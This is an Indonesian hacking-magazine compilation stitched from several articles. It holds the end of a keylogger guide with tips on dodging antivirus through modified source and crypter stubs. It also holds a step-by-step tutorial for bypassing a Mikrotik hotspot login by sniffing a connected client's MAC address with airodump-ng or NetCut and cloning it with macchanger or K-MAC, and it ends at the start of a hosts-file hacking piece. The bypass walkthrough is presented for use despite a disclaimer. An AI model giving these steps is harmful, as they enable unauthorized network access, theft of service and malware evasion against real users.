Selanjutnya silahkan Anda mengetik apapun dengan menggunakan keyboard hardware ataupun virtual keyboard. Aplikasi apapun yang Anda pergunakan untuk mengetik data akan tersimpan dengan baik pada LOG file secara terpisah. LOG file akan menyimpan data secara berkala setiap kali aplikasi baru dijalankan. Untuk membaca LOG file Anda tidak perlu keluar dari aplikasi karena Saya tidak men-setting batasan hak akses file user. Bagi Anda yang ingin mengetahui lebih lanjut beberapa fitur yang lain silahkan Anda membaca file "*BACA_AKU.txt*" yang disertakan. Untuk keluar dari aplikasi Key Logger silahkan tekan secara bersamaan tombol "*CTRL+ALT+P*" pada Keyboard Anda.

FINAL NOTES

Key Logger sangat berbahaya jika dipergunakan sebagai alat kejahatan. Sepintas memang terlihat sepele, karena pada umumnya data yang tersimpan di dalam LOG file cukup acak (CATATAN: beberapa Shareware Key Logger di internet memiliki LOG file yang sangat amburadul karena dibuat secara asal oleh coder BEGO dan MATRE). Namun apa yang terjadi jika data LOG file tersebut dipergunakan sebagai *Dictionary Bruteforce* dengan bantuan tool seperti *John the Ripper* dan lainnya??? Untuk memperoleh informasi username dan password korban, data yang semula acak dan sepele akan menjadi dictionary efektif dan bisa dipergunakan sebagai akses login hanya dalam hitungan menit.

Contoh lain adalah jika Anda seorang guru atau dosen dan memiliki siswa yang ternyata seorang hacker (Maksud Saya Cracker), bukan tidak mungkin siswa Anda akan selalu mendapatkan nilai terbaik pada saat ujian karena siswa Anda memasang Key Logger di laptop yang Anda pergunakan untuk menyusun naskah ujian. Tanpa perlu belajar keras, cukup membaca naskah ujian yang telah dicuri oleh Key Logger, siswa

Anda akan terlihat menyamai kepintaran Bapak Habibie dalam mengerjakan ujian keesokan harinya 🏆

Mengerikan bukan? Namun jangan kuatir karena ada cara sederhana dan efektif untuk mencegah komputer Anda disusupi oleh Key Logger yaitu dengan mengaktifkan User Account Control (UAC), memeriksa Registry Autorun dan Service Startup Windows serta memeriksa aplikasi yang berjalan secara background dan terlihat mencurigakan di komputer Anda.

Untuk metode lain, seperti heuristic detection antivirus, firewall dan sebagainya, sepengetahuan Saya hal tersebut kurang efektif. Karena hacker tidak memerlukan waktu yang lama mensiasati deteksi Antivirus yang hampir selalu berdasarkan pada algoritma signature (TradeMark virus). Hanya dengan merubah beberapa baris kode yang terdapat pada source code, maka Hack Tool tidak akan terdeteksi lagi oleh Antivirus. Efektifitas signature yang terdapat dalam database antivirus hanyalah untuk Hack Tool yang dirilis secara PUBLIC VERSION bukan PRIVATE VERSION. Metode lain sebagai alternatif yang cepat dan mudah yang sering dipilih oleh hacker untuk melewati deteksi Antivirus yaitu dengan menggunakan *Stub UD* atau *Stub Commercial Protector*. Semoga artikel ini bermanfaat dan dapat membantu Anda mengamankan diri dari kejahatan cyber. *NB : untuk orang-orang gak tahu malu, gak ada keinginan belajar, sukanya gratisan, pengennya langsung pakai, yang hobi request crack, hack tool, cheat game online, hack facebook, hack website dan lainnya melalui email Saya, kalian gak ada kerjaan lain apa??? Kenapa gak sekalian aja minta nomer PIN BCA, Account Paypal, Credit Card, tunjangan sosial dan uang di dompet Saya???* 😏

CONTACT ADDRESS

Website : www.mrhpx.co.nr

Mirror : www.mrhpx.astalavista.ms

Email : [mrhpx\[@\]yahoo.com](mailto:mrhpx[@]yahoo.com) / [nemesisbyte\[@\]yahoo.com](mailto:nemesisbyte[@]yahoo.com) / [mrhpx\[@\]binushacker.org](mailto:mrhpx[@]binushacker.org)

Facebook : www.facebook.com/mrhpx (Kirim pesan dulu baru Add, menghindari SPAMMERS!)

THANK TO :

My Family.. My Love.. My Cats.. My God and Prophet.. Astalavista.. 0Day.. All friends who help Me a lot until this day in IRiS, LUCiFER, BlackStorm, Kocok Jaya, Ansav, iRC, uCF, dT, AGAiN, AiR, LZ0, FOSi, ASSiGN, DVT, 29A.. All Indonesia veteran haxx0r.. Underground communities.. "Knowledge is Ability, Knowledge mean Glory, Knowledge for Charity"

ByPass = BYE-BYE PASSWORD




Anda pasti tahu maksud dari Judul artikel di atas... Salah satu teknik yang memungkinkan kita untuk melewati Log In screen tanpa harus menggunakan password dan uname itu sebabnya Bypass = Bye-bye Password. Pada kasus ini kita mencoba melewati Log In screen dari Mikrotik "Catatan: Tidak semua versi mikrotik bisa kita ByPass". Aplikasi yang akan kita gunakan cuman 2 Aplikasi (Untuk Windows) : [NETCUT](#) dan [K-MAC](#), kedua aplikasi ini mungkin sudah sering anda gunakan. NetCut akan kita gunakan untuk melihat MAC address komputer-2 yang ada di jaringan sedangkan K-Mac akan kita gunakan untuk merubah MAC-Address (Alamat Kartu Jaringan) di komputer kita.


Sebenarnya yang terjadi adalah kita menggunakan Identitas orang lain yang sudah terdaftar (Sudah pernah Log In Menggunakan User Name dan password yang sah) sehingga pada saat kita browsing kita tidak ditanya lagi dengan Username dan Password, karena identitas kita sudah terdaftar. Identitas yang saya maksud disini adalah MAC-Address yang kita gunakan setelah kita mendapatkannya dari NetCut. Sekian dulu. . . Berikut Capture step-by-stepnya. . . Untuk Windows XP dan Linux (BackTrack4 r2) :

WINDOWS


1. Masih minta password. . .



2. Jalankan Aplikasi NetCut untuk liat user lain yang sudah Connect ke jaringan. IP Address dan MAC Address yang tampil pada NetCut adalah komputer2 yang sudah terkoneksi dengan jaringan Local, ingat bahwa Connect ke jaringan lokal belum tentu connect ke jaringan internet, Jadi anda harus mencoba satu per satu MAC Address dari komputer-komputer yang muncul di NetCut. Klik Print Table Jika anda ingin mengcopy MAC yang ada di NetCut.



- Gunakan aplikasi K-MAC untuk mengganti MAC Address, dengan MAC Address yang anda dapatkan dari NetCut. Setelah masukkan MAC Address baru pada Box NEW MAC, Klik Apply kemudian OK.



- Seteah itu klik pada Icon Wireless di Sudut Kanan Bawah kemudian Pilih Repair



```
C:\WINXP\system32\cmd.exe - ping google.com -t

C:\Documents and Settings\D'Bom_Idiot's>ping google.com -t

Pinging google.com [209.85.175.99] with 32 bytes of data:


Reply from 209.85.175.99: bytes=32 time=1000ms TTL=50
Reply from 209.85.175.99: bytes=32 time=927ms TTL=50
Reply from 209.85.175.99: bytes=32 time=855ms TTL=50
Reply from 209.85.175.99: bytes=32 time=885ms TTL=50
Request timed out.
Reply from 209.85.175.99: bytes=32 time=552ms TTL=50
Reply from 209.85.175.99: bytes=32 time=219ms TTL=50
Reply from 209.85.175.99: bytes=32 time=212ms TTL=50
Reply from 209.85.175.99: bytes=32 time=453ms TTL=50
Reply from 209.85.175.99: bytes=32 time=328ms TTL=50
Request timed out.
Request timed out.
Reply from 209.85.175.99: bytes=32 time=156ms TTL=50
Reply from 209.85.175.99: bytes=32 time=274ms TTL=50
Reply from 209.85.175.99: bytes=32 time=232ms TTL=50
Reply from 209.85.175.99: bytes=32 time=1280ms TTL=50
Reply from 209.85.175.99: bytes=32 time=657ms TTL=50
Reply from 209.85.175.99: bytes=32 time=487ms TTL=50
Reply from 209.85.175.99: bytes=32 time=520ms TTL=50
```

5. Lets Browsing. . .


LINUX

Aplikasi tambahan yang dibutuhkan : Air-Crack, Macchanger

1. Perintah airmmon-ng start wlan0 digunakan untuk membuat sebuah adapter Virtual baru yaitu mon0, lihat pada gambar selanjutnya.



2. Ketikkan kembali lagi airmmon-ng untuk melihat adapter Virtual yang telah terbuat



```
root@bt: ~ - Shell No. 4 - Konsole
Session Edit View Bookmarks Settings Help

root@bt:~# airmon-ng

Interface      Chipset      Driver
wlan0          Broadcom    b43 - [phy0]
mon0           Broadcom    b43 - [phy0]

root@bt:~#
```

3. Setelah terbentuk adapter Virtual baru, gunakan perintah airodump-ng mon0 (mon0 sLh adapter virtual yang dibuat tadi), maka akan muncul seperti gambar ini. Pilih salah satu MAC-Address dari station yang anda inginkan. Pada bagian BSSID merupakan MAC-Addres dari dari Acces Pointnya, sedangkan pada bagian STATION merupakan MAC-Address dari Client yang connect ke jaringan LOCAL.

```
root@bt: ~ - Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help

CH 10 || Elapsed: 2 mins || 2011-01-15 15:32

BSSID          PWR Beacons  #Data, #/s  CH  MD  ENC  CIPHER AUTH ESSID
00:15:6D:30:D3:61 -65    972    1248    4  10  54 . OPN          REVOLUTION
00:15:6D:30:D3:8B -79     27     21    0   1  54 . OPN          REVOLUTION 1
00:15:6D:30:D3:B6 -76     53      0    0   6  54 . OPN          REVOLUTION 6

BSSID          STATION          PWR  Rate  Lost  Packets  Probes
00:15:6D:30:D3:61 F0:7B:CB:7A:BF:19  0    48 -36    2    1235  REVOLUTION
00:15:6D:30:D3:61 00:26:C7:C1:D3:0A -1    1 - 0    0      16
00:15:6D:30:D3:61 00:15:6D:30:D4:59 -1    1 - 0    0       8
00:15:6D:30:D3:8B 00:1F:3A:0B:98:4A -1    1 - 0    0      20
```


4. Trik untuk memilih MAC-Address mana yang harus dipilih adalah, lihat pada tab packet packet yang paling besar yang sebaiknya anda pilih.

```
root@bt: ~ - Shell No. 3 - Konsole
Session Edit View Bookmarks Settings Help


root@bt:~# macchanger -m f0:7b:cb:7a:bf:19 wlan0
```

5. Setelah mengganti MAC-Address anda dengan MAC yang didapat dari jaringan, Gunakan Perintah `ifconfig wlan0 down` (Untuk mematikan adapter wlan0) kemudian lanjutkan lagi dengan perintah `ifconfig wlan0 up` (Untuk mengaktifkan

kembali adapter wlan0). Setelah itu coba Connect menggunakan Wicf Network Manager.



6. Setelah itu gunakan perintah ping ke google.com untuk mengetahui sudah sukses atau belum.



BY. DBom_NET "Forever Love"

DNS HOSTS FILE HACKING




NB:SEKALI LAGI PENULIS MENGINGATKAN,BAHWASANYA SEMUA INI HANYALAH BAHAN PEMBELAJARAN SEMATA,BILA INGIN DIPRAKTEKKAN SAH-SAH SAJA,TETAPI PENULIS TIDAK BERTANGGUNG JAWAB ATAS SEGALA MACAM HAL YANG TERJADI AKIBAT PENYALAHGUNAKAN TUTORIAL INI.

Yup..ini adalah tulisan ane yang pertama kali dimuat di x-code magazine <makasih ya om admin ☺ >,sekali2 ane ingin nulis tentang hacking,tapi karena ane Cuma newbie yang naïve dan sok teu,tapi kalau dipukul kepalanya bunyinya TOOONGGGG..!!! alias tong kosong,he he he...jadi Cuma bisa nulis kaya gini...

